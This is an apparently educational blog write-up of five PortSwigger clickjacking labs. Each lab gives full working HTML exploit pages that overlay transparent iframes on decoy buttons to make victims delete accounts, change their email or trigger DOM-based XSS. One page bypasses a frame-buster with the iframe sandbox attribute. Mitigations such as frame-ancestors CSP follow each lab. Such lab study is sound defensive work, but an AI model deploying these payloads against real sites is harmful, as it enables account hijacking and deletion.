June 6, 2026
Mastering Clickjacking: Bypassing CSRF Protection via UI Redressing
In web security, we often look at vulnerabilities hidden deep within backend code or API endpoints. However, some of the most clever…

Ayeshaaghafoor
13 min read
In web security, we often look at vulnerabilities hidden deep within backend code or API endpoints. However, some of the most clever attacks happen right in front of the user's eyes — literally. Today, we are diving into Clickjacking (also known as User Interface Redressing) and walking through how to solve the PortSwigger Web Security Academy lab: Basic clickjacking with CSRF token protection
What is Clickjacking?
Clickjacking is a malicious technique where an attacker tricks a user into clicking on something different from what the user perceives they are clicking on.
By leveraging transparent layers, an attacker overlays a legitimate, sensitive action button (like "Delete Account" or "Transfer Funds") precisely on top of an innocent-looking decoy button (like "Click Here to Win a Prize"). When the victim clicks the visible decoy, they are actually executing the hidden action on the vulnerable site.
The Catch: Why CSRF Tokens Don't Stop Clickjacking
Cross-Site Request Forgery (CSRF) tokens are designed to ensure that a state-changing request originates from a trusted user session. However, because clickjacking forces the actual user to physically click the button within a legitimate session (loaded inside an iframe), the browser automatically includes the valid CSRF token along with the request. This makes standard CSRF defenses completely useless against clickjacking.
Lab 1 Overview: Basic Clickjacking with CSRF Token Protection
Difficulty: Apprentice
Goal: Trick the victim into clicking the "Delete Account" button on their profile page using an exploit hosted on a decoy website.
The Attack Strategy
- Target Identification: The user's account page (
/my-account) contains a highly sensitive action button: "Delete Account". - The Weapon (Iframe): We load the target website inside an HTML
<iframe>. - The Decoy: We create a visible, harmless button or text element that says "CLICK HERE".
- UI Alignment (The Crucial Step): Using CSS absolute positioning, we align the decoy button perfectly underneath the target website's "Delete Account" button.
- The Invisibility Cloak: We adjust the iframe's
opacityto make it completely transparent so the user only sees our decoy, while their click registers on the target.
The Exploit Code Breakdown
Here is the functional HTML payload used to solve this lab:
HTML
<!DOCTYPE html>
<html>
<head>
    <style>
        /* The Decoy Element - What the victim sees */
        #decoy_button {
            position: absolute;
            top: 570px;
            left: 180px;
            width: 150px;
            height: 40px;
            background-color: #008CBA;
            color: white;
            text-align: center;
            line-height: 40px;
            font-family: Arial, sans-serif;
            z-index: 1;   /* Kept underneath the iframe */
        }/* The Target Element - What the victim actually clicks */
        #target_iframe {
            position: absolute;
            top: 0px;
            left: 0px;
            width: 1500px;
            height: 1500px;
            opacity: 0.5;   /* Semi-transparent for alignment testing */
            z-index: 2;     /* Placed on top of the decoy */
        }
    </style>
</head>
<body>
    <div id="decoy_button">CLICK HERE</div>
    <iframe id="target_iframe" src="https://YOUR-LAB-ID.web-security-academy.net/my-account"></iframe>
</body>
</html><!DOCTYPE html>
<html>
<head>
<style>
/* The Decoy Element - What the victim sees */
#decoy_button {
position: absolute;
top: 570px;
left: 180px;
width: 150px;
height: 40px;
background-color: #008CBA;
color: white;
text-align: center;
line-height: 40px;
font-family: Arial, sans-serif;
z-index: 1; /* Kept underneath the iframe */
}/* The Target Element - What the victim actually clicks */
#target_iframe {
position: absolute;
top: 0px;
left: 0px;
width: 1500px;
height: 1500px;
opacity: 0.5; /* Semi-transparent for alignment testing */
z-index: 2; /* Placed on top of the decoy */
}
</style>
</head>
<body>
<div id="decoy_button">CLICK HERE</div>
<iframe id="target_iframe" src="https://YOUR-LAB-ID.web-security-academy.net/my-account"></iframe>
</body>
</html>Key Elements of the Exploit:
z-indexLayering: The#target_iframehas az-indexof2, and#decoy_buttonhas az-indexof1. This ensures the iframe sits cleanly on top. Even though the user sees the decoy, their mouse interacts entirely with the iframe layer.- Pixel-Perfect Positioning (
top&left): By settingtop: 570pxandleft: 180pxon the decoy, we move our visible button directly under the exact coordinates where the target's "Delete Account" button loads inside the frame. - The Opacity Trick: During testing, setting
opacity: 0.5allows us to verify that both buttons line up perfectly. For the final attack against a real victim, this value is changed to0(completely invisible).

Conclusion
This lab demonstrates that relying solely on transactional defenses like CSRF tokens is not enough to secure sensitive actions. If an application lacks proper defense-in-depth headers like Content-Security-Policy, an attacker can easily manipulate the presentation layer to hijack legitimate user actions.
Here is the complete, high-quality blog section for this second lab, written in English. It builds perfectly on the first post by introducing how clickjacking can be combined with URL parameter exploitation to modify account data.
Lab 2 : Targeted Data Modification via Parameter Injection
In our previous post, we looked at how clickjacking can trick a user into executing a simple, single-click action like deleting an account. But what happens if an action requires input data — such as changing an account's email address or password?

In this walkthrough, we will tackle the PortSwigger Web Security Academy lab: Clickjacking with form input data prefilled from a URL parameter. We will see how attackers combine basic UI redressing with input pre-population to silently hijack user accounts.
The Attack Mechanics: UI Redressing + Parameter Injection
Many web applications use standard HTTP GET parameters to pre-fill input forms for user convenience. While helpful for user experience, this creates a dangerous cocktail when paired with a lack of framing protection.
If an application fills an <input type="email"> field based on a query parameter in the URL (e.g., ?email=hacker@attacker.com), an attacker doesn't need to trick the user into typing anything. They only need to parameterize the iframe's source URL and trick the victim into clicking the final "Update email" button.
Lab Overview: Prefilled Data Clickjacking
Difficulty: Apprentice
Goal: Force the victim to change their registered account email to an attacker-controlled email address.
The Blueprint
- The URL Delivery: Craft a target URL that automatically populates the target email input field with the malicious email address.
- The Overlay Structure: Use absolute positioning to place a seemingly safe "Click me" button right under the hidden application's "Update email" submission button.
- Execution: When the victim clicks the decoy, the pre-filled form submits, updating their account email to the attacker's choice.
The Exploit Code Breakdown
Here is the customized HTML payload used to successfully solve this lab:
HTML
<!DOCTYPE html>
<html>
<head>
    <style>
        /* The Decoy Element - What the victim sees */
        #decoy_button {
            position: absolute;
            top: 470px;
            left: 180px;
            width: 150px;
            height: 40px;
            background-color: #008CBA;
            color: white;
            text-align: center;
            line-height: 40px;
            font-family: Arial, sans-serif;
            z-index: 1;   /* Renders underneath the transparent frame */
        }/* The Target Element - The loaded account page */
        #target_iframe {
            position: absolute;
            top: 0px;
            left: 0px;
            width: 1500px;
            height: 1500px;
            opacity: 0.5;   /* Retained at 0.5 for precise pixel alignment check */
            z-index: 2;     /* Sits directly on top to capture the click click */
        }
    </style>
</head>
<body>
    <div id="decoy_button">CLICK HERE</div>
    <iframe id="target_iframe" src="https://0ae100c8044c1c2b80eb175a00fa00b9.web-security-academy.net/my-account?email=wed@gamil.com"></iframe>
</body>
</html><!DOCTYPE html>
<html>
<head>
<style>
/* The Decoy Element - What the victim sees */
#decoy_button {
position: absolute;
top: 470px;
left: 180px;
width: 150px;
height: 40px;
background-color: #008CBA;
color: white;
text-align: center;
line-height: 40px;
font-family: Arial, sans-serif;
z-index: 1; /* Renders underneath the transparent frame */
}/* The Target Element - The loaded account page */
#target_iframe {
position: absolute;
top: 0px;
left: 0px;
width: 1500px;
height: 1500px;
opacity: 0.5; /* Retained at 0.5 for precise pixel alignment check */
z-index: 2; /* Sits directly on top to capture the click click */
}
</style>
</head>
<body>
<div id="decoy_button">CLICK HERE</div>
<iframe id="target_iframe" src="https://0ae100c8044c1c2b80eb175a00fa00b9.web-security-academy.net/my-account?email=wed@gamil.com"></iframe>
</body>
</html>Critical Exploit Factors:
- The Tailored Payload Link: Notice the
srcattribute of the iframe:/my-account?email=wed@gamil.com. Because the backend parses this parameter to prefill the email text box on load, the hard work is done before the victim even interacts with the page. - Coordinate Adjustments (
top: 470px): Compared to the basic lab, the submission button for an email update form rests at a slightly different vertical height than an account deletion button. Changing thetopproperty ensures perfect positioning over the new target. - The Final Weaponization Step: While
opacity: 0.5is ideal for debugging and checking if the blue decoy aligns with the "Update email" boundary, changing this value to0.0001or0hides the framework entirely from the victim, leaving only the trap.
Key Takeaway for Developers
This variant highlights why protecting forms against parameter pollution and validating data entry flows is crucial. However, the root cause remains the presentation flaw. No matter how secure your input validation routines are, if your application can be framed via an <iframe>, it remains completely vulnerable to unauthorized UI interactions.
Implement strict Content Security Policies (frame-ancestors 'none' or 'self') to completely neutralize this entire class of vulnerabilities.
Lab 3: Defeating Frame Busters: Bypassing Client-Side Clickjacking Protections
As clickjacking became a well-known vulnerability, developers initially tried to protect their applications using client-side JavaScript snippets known as Frame Busters or Frame Breakers.
A typical frame buster script looks something like this:
JavaScript
if (top !== self) {
    top.location = self.location;
}
if (top !== self) {
top.location = self.location;
}This code checks if the current window is the top-most window. If it isn't (meaning the site is being loaded inside an <iframe>), the script automatically forces the parent window to redirect to the target site, destroying the attacker's decoy page completely.
For a long time, this was a standard defense. However, with the introduction of modern HTML5 features, relying only on JavaScript to prevent framing has become a massive security anti-pattern. Let's look at how we can bypass it.
Lab Overview: Clickjacking with a Frame Buster Script
Difficulty: Apprentice
Goal: Intercept the application's frame-busting JavaScript to successfully load the account page inside an iframe, then trick the user into clicking the "Update email" button.
The Attack Bypass: Leveraging the sandbox Attribute
The HTML5 <iframe> element features a highly restrictive attribute called sandbox. When applied, it enables a strict set of restrictions on the content loaded inside the frame.
By default, adding sandbox="" turns off:
- JavaScript execution
- Form submissions
- Popups and top-level navigation tracking
To conduct a successful clickjacking attack against a form, we face a conflict: we need form submissions to work so the email changes, but we don't want the frame buster JavaScript to execute.
The solution is to selectively enable only what we need using specific flags:
allow-forms: This allows the victim to submit the email update form.- Omit
allow-top-navigation: By leaving this flag out, the browser explicitly blocks the frame-busting JavaScript (top.location = self.location) from redirecting the parent window. The script throws a silent security error in the console, but the page stays perfectly framed!
The Exploit Code Breakdown
Here is the functional HTML payload that successfully bypasses the frame buster and solves the lab:
HTML
<!DOCTYPE html>
<html>
<head>
    <style>
        /* The Decoy Element - What the victim sees */
        #decoy_button {
            position: absolute;
            top: 470px;
            left: 180px;
            width: 150px;
            height: 40px;
            background-color: #008CBA;
            color: white;
            text-align: center;
            line-height: 40px;
            font-family: Arial, sans-serif;
            z-index: 1;   /* Renders safely beneath the transparent iframe */
        }/* The Target Element - The sandboxed account page */
        #target_iframe {
            position: absolute;
            top: 0px;
            left: 0px;
            width: 1500px;
            height: 1500px;
            opacity: 0.5;   /* Kept at 0.5 for precise pixel alignment check */
            z-index: 2;     /* Captures user interaction */
        }
    </style>
</head>
<body>
    <div id="decoy_button">CLICK HERE</div>
    <iframe sandbox="allow-forms" id="target_iframe" src="https://0a0e00ce036ea6bc82f85b2e004f00ba.web-security-academy.net/my-account?email=wend@gamil.com"></iframe>
</body>
</html><!DOCTYPE html>
<html>
<head>
<style>
/* The Decoy Element - What the victim sees */
#decoy_button {
position: absolute;
top: 470px;
left: 180px;
width: 150px;
height: 40px;
background-color: #008CBA;
color: white;
text-align: center;
line-height: 40px;
font-family: Arial, sans-serif;
z-index: 1; /* Renders safely beneath the transparent iframe */
}/* The Target Element - The sandboxed account page */
#target_iframe {
position: absolute;
top: 0px;
left: 0px;
width: 1500px;
height: 1500px;
opacity: 0.5; /* Kept at 0.5 for precise pixel alignment check */
z-index: 2; /* Captures user interaction */
}
</style>
</head>
<body>
<div id="decoy_button">CLICK HERE</div>
<iframe sandbox="allow-forms" id="target_iframe" src="https://0a0e00ce036ea6bc82f85b2e004f00ba.web-security-academy.net/my-account?email=wend@gamil.com"></iframe>
</body>
</html>Critical Exploit Factors:
sandbox="allow-forms": This is the heart of the exploit. It turns off the frame buster's ability to redirect the page while ensuring that when the victim clicks our decoy layer, the underlying email update form can still transmit data to the server.- Target Alignment Adjustment: Depending on how the browser blocks the JavaScript, the form alignment handles exactly like the previous URL parameter lab. Keep
opacity: 0.5during positioning, verify the hand cursor aligns over the target button, and then shift it to0or0.0001before executing the delivery exploit.
Why Client-Side Defense Fails
This lab clearly proves a fundamental rule of application security: Never rely on client-side controls (especially JavaScript) to enforce critical security boundaries. If an attacker can control the environment where your script executes (like an HTML5 sandboxed iframe), they can selectively disable your security logic entirely.
Lab 4: Combining Flaws: Using Clickjacking to Trigger DOM-Based XSS
When assessing web applications, vulnerabilities are rarely found in complete isolation. The most devastating attacks occur when a penetration tester chained multiple lower-severity bugs together to achieve a high-impact exploit.
In this walkthrough, we will cover the PortSwigger Web Security Academy lab: Exploiting clickjacking vulnerability to trigger DOM-based XSS. We will see how an attacker can leverage UI redressing to bypass user interaction requirements and force the execution of a DOM-based XSS payload.
The Attack Strategy: The XSS + Clickjacking Chain
Typically, reflected or DOM-based XSS requires some form of trickery to get a user to click a malicious link or input specific text. However, if the page containing the XSS vulnerability can also be loaded inside an iframe, we can use clickjacking to seamlessly force the execution of our payload.
Phase 1: Reconnaissance & XSS Discovery
- Input Reflection: The target application features a "Submit feedback" form. Testing the fields shows that input provided to the
nameparameter reflects directly onto the page dynamically within the DOM. - Filter Evasion: Submitting a standard
<script>alert(0)</script>string yields no results, indicating that the application strips or blocks explicit<script>tags. - Alternative Vector: To bypass this restriction, an alternative HTML event-handler payload is used:

<img src=1 onerror=print()>. Because thesrcattribute points to an invalid path (1), theonerrorevent handler executes immediately, successfully triggering JavaScript execution (as verified by the alert/print box appearing on the screen).
Phase 2: Chaining with Clickjacking
While the payload executes dynamically via query parameters, a victim wouldn't normally click a raw link that obviously contains an exploit payload.
By passing the XSS string inside the query parameters of the iframe's src attribute, the exploit payload loads silently in the background. We then position a harmless-looking decoy button ("CLICK HERE") precisely beneath the form's "Submit feedback" button (top: 815px).
The Exploit Code Breakdown
Here is the structured HTML payload designed to bind the DOM-XSS payload to our UI overlay:
HTML
<!DOCTYPE html>
<html>
<head>
    <style>
        /* The Decoy Element - The safe UI layer visible to the victim */
        #decoy_button {
            position: absolute;
            top: 815px;
            left: 180px;
            width: 150px;
            height: 40px;
            background-color: #008CBA;
            color: white;
            text-align: center;
            line-height: 40px;
            font-family: Arial, sans-serif;
            z-index: 1;   /* Stays underneath the transparent iframe layer */
        }/* The Target Element - The framed form containing the injected XSS payload */
        #target_iframe {
            position: absolute;
            top: 0px;
            left: 0px;
            width: 1500px;
            height: 1500px;
            opacity: 0.5;   /* Semi-transparent for pixel positioning adjustments */
            z-index: 2;     /* Sits on top to capture user actions */
        }
    </style>
</head>
<body>
    <div id="decoy_button">CLICK HERE</div>
    <iframe id="target_iframe" src="https://0afe009603e7a27281236141003e0038.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=yh@gmail.com&subject=yu&message=test"></iframe>
</body>
</html><!DOCTYPE html>
<html>
<head>
<style>
/* The Decoy Element - The safe UI layer visible to the victim */
#decoy_button {
position: absolute;
top: 815px;
left: 180px;
width: 150px;
height: 40px;
background-color: #008CBA;
color: white;
text-align: center;
line-height: 40px;
font-family: Arial, sans-serif;
z-index: 1; /* Stays underneath the transparent iframe layer */
}/* The Target Element - The framed form containing the injected XSS payload */
#target_iframe {
position: absolute;
top: 0px;
left: 0px;
width: 1500px;
height: 1500px;
opacity: 0.5; /* Semi-transparent for pixel positioning adjustments */
z-index: 2; /* Sits on top to capture user actions */
}
</style>
</head>
<body>
<div id="decoy_button">CLICK HERE</div>
<iframe id="target_iframe" src="https://0afe009603e7a27281236141003e0038.web-security-academy.net/feedback?name=<img src=1 onerror=print()>&email=yh@gmail.com&subject=yu&message=test"></iframe>
</body>
</html>
Exploit Mechanics:
- Payload Injection via URL: The iframe source string contains the parameter tracking:
?name=<img src=1 onerror=print()>. When the page renders inside the frame, the DOM populates the name field with this broken image element. - Pixel Alignment Shift (
top: 815px): Because a full feedback form takes up considerably more vertical space than a simple login or account deletion form, the layout coordinates require shifting. Settingtop: 815pxaligns the decoy accurately over the "Submit feedback" button layout boundary. - The Trapping Execution: The moment the victim clicks the decoy, the underlying transparent iframe submits the feedback form. This updates the DOM structure, triggers the broken image error handler, and fires off the
print()function in the victim's session context.
Mitigation: Defending Against Multi-Vector Exploits
Chained attacks like this prove that security relies on a defense-in-depth model. Fixing just one element of the chain can stop the entire attack sequence.
1. Neutralize the Clickjacking Vector (Presentation Layer)
Prevent the application from being framed altogether by deploying robust server headers:
- CSP:
Content-Security-Policy: frame-ancestors 'none';
2. Neutralize the DOM-XSS Vector (Data Layer)
Ensure that any input parameters passed dynamically into the application are properly context-aware sanitized or safely encoded before being pushed into DOM manipulation functions (such as avoiding risky direct assignments like innerHTML).
Lab 5: Bypassing Confirmation Prompts: Multi-Step Clickjacking Attacks
As applications evolved, developers began to implement secondary checks for destructive actions. A common strategy to stop accidental clicks — and simple clickjacking attempts — is introducing a multi-step workflow. For example, clicking "Delete Account" doesn't execute the action immediately; instead, it triggers a dynamic confirmation dialog or a modal asking, "Are you sure you want to delete your account?"
While this might stop a basic single-click exploit, it does not stop an attacker who can coordinate a sequential workflow. In this post, we will walk through how to solve the PortSwigger Web Security Academy lab: Multistep clickjacking.
The Attack Strategy: Orchestrating a Sequential Click Trap
To successfully execute an attack when a target action requires multiple interactions, the exploit design must change from a single-point trap into an interactive sequencing game.
The Protocol
- First Interaction Target: The physical position of the primary "Delete Account" button on the profile page (
/my-account). - Second Interaction Target: The physical position of the secondary "Yes" or "Confirm" action button that appears dynamically within the UI layout after the first button is clicked.
- The Decoy Progression: Create two separate, visible decoy elements (
#decoy_buttonand#decoy_button2). By phrasing them textually as a sequence ("CLICK HERE FIRST" and "CLICK HERE NEXT"), the attacker guides the victim's mouse path through both spatial interaction fields in the exact order required.
The Exploit Code Breakdown
Here is the structured HTML payload designed to overlay separate decoy buttons over a multi-stage application flow:
HTML
<!DOCTYPE html>
<html>
<head>
    <style>
        /* First Decoy Button - Targets the initial 'Delete Account' trigger */
        #decoy_button {
            position: absolute;
            top: 515px;
            left: 180px;
            width: 150px;
            height: 40px;
            background-color: #008CBA;
            color: white;
            text-align: center;
            line-height: 40px;
            font-family: Arial, sans-serif;
            z-index: 1;   /* Renders underneath the transparent iframe */
        }/* Second Decoy Button - Targets the subsequent confirmation prompt */
        #decoy_button2 {
            position: absolute;
            top: 315px;
            left: 350px;
            width: 150px;
            height: 40px;
            background-color: #008CBA;
            color: white;
            text-align: center;
            line-height: 40px;
            font-family: Arial, sans-serif;
            z-index: 1;   /* Also renders underneath the iframe */
        }
        /* The Target Element - The framed multi-step workflow page */
        #target_iframe {
            position: absolute;
            top: 0px;
            left: 0px;
            width: 1500px;
            height: 1500px;
            opacity: 0.5;   /* Kept at 0.5 for precise multi-stage coordinate checks */
            z-index: 2;     /* Sits on top to capture both clicks in order */
        }
    </style>
</head>
<body>
    <div id="decoy_button">CLICK HERE FIRST</div>
    <div id="decoy_button2">CLICK HERE NEXT</div>
    <iframe id="target_iframe" src="https://0ab400900350907a81b19d4400c7005a.web-security-academy.net/my-account"></iframe>
</body>
</html><!DOCTYPE html>
<html>
<head>
<style>
/* First Decoy Button - Targets the initial 'Delete Account' trigger */
#decoy_button {
position: absolute;
top: 515px;
left: 180px;
width: 150px;
height: 40px;
background-color: #008CBA;
color: white;
text-align: center;
line-height: 40px;
font-family: Arial, sans-serif;
z-index: 1; /* Renders underneath the transparent iframe */
}/* Second Decoy Button - Targets the subsequent confirmation prompt */
#decoy_button2 {
position: absolute;
top: 315px;
left: 350px;
width: 150px;
height: 40px;
background-color: #008CBA;
color: white;
text-align: center;
line-height: 40px;
font-family: Arial, sans-serif;
z-index: 1; /* Also renders underneath the iframe */
}
/* The Target Element - The framed multi-step workflow page */
#target_iframe {
position: absolute;
top: 0px;
left: 0px;
width: 1500px;
height: 1500px;
opacity: 0.5; /* Kept at 0.5 for precise multi-stage coordinate checks */
z-index: 2; /* Sits on top to capture both clicks in order */
}
</style>
</head>
<body>
<div id="decoy_button">CLICK HERE FIRST</div>
<div id="decoy_button2">CLICK HERE NEXT</div>
<iframe id="target_iframe" src="https://0ab400900350907a81b19d4400c7005a.web-security-academy.net/my-account"></iframe>
</body>
</html>
Exploit Mechanics:
- Dual Coordinate Management: This vulnerability requires mapping two sets of pixel layouts.
- Setting
top: 515px; left: 180px;positions the first decoy over the initial button. - Setting
top: 315px; left: 350px;maps the second decoy over where the application generates the JavaScript pop-up or modal confirmation button. - Psychological Guiding: Because both buttons sit under the same invisible iframe (
z-index: 2), the application processes both clicks naturally. The visual messaging ensures the victim follows the correct click path required to fully complete the deletion sequence.
Defense Analysis: Why Interactive Confirmation Fails
Many application developers believe that adding confirmation banners protects users from hidden interface manipulations. This lab demonstrates that UI redressing can exploit sequential interactions just as easily as individual ones. As long as the presentation layer can be controlled and styled transparently by an external parent window, any interaction sequence can be mapped and exploited.
Effective Safeguards
To secure transactions against multi-step exploitation, applications must prevent framing entirely or validate user presence at the browser layer:
- Implement Strict Security Headers: Use
Content-Security-Policy: frame-ancestors 'self'orX-Frame-Options: SAMEORIGINto ensure the layout cannot be rendered by third-party origins. - Out-of-Band Verification: For highly sensitive operations like irreversible deletion or financial transactions, verify the action outside the current UI context (such as via email confirmation links or multi-factor authentication tokens).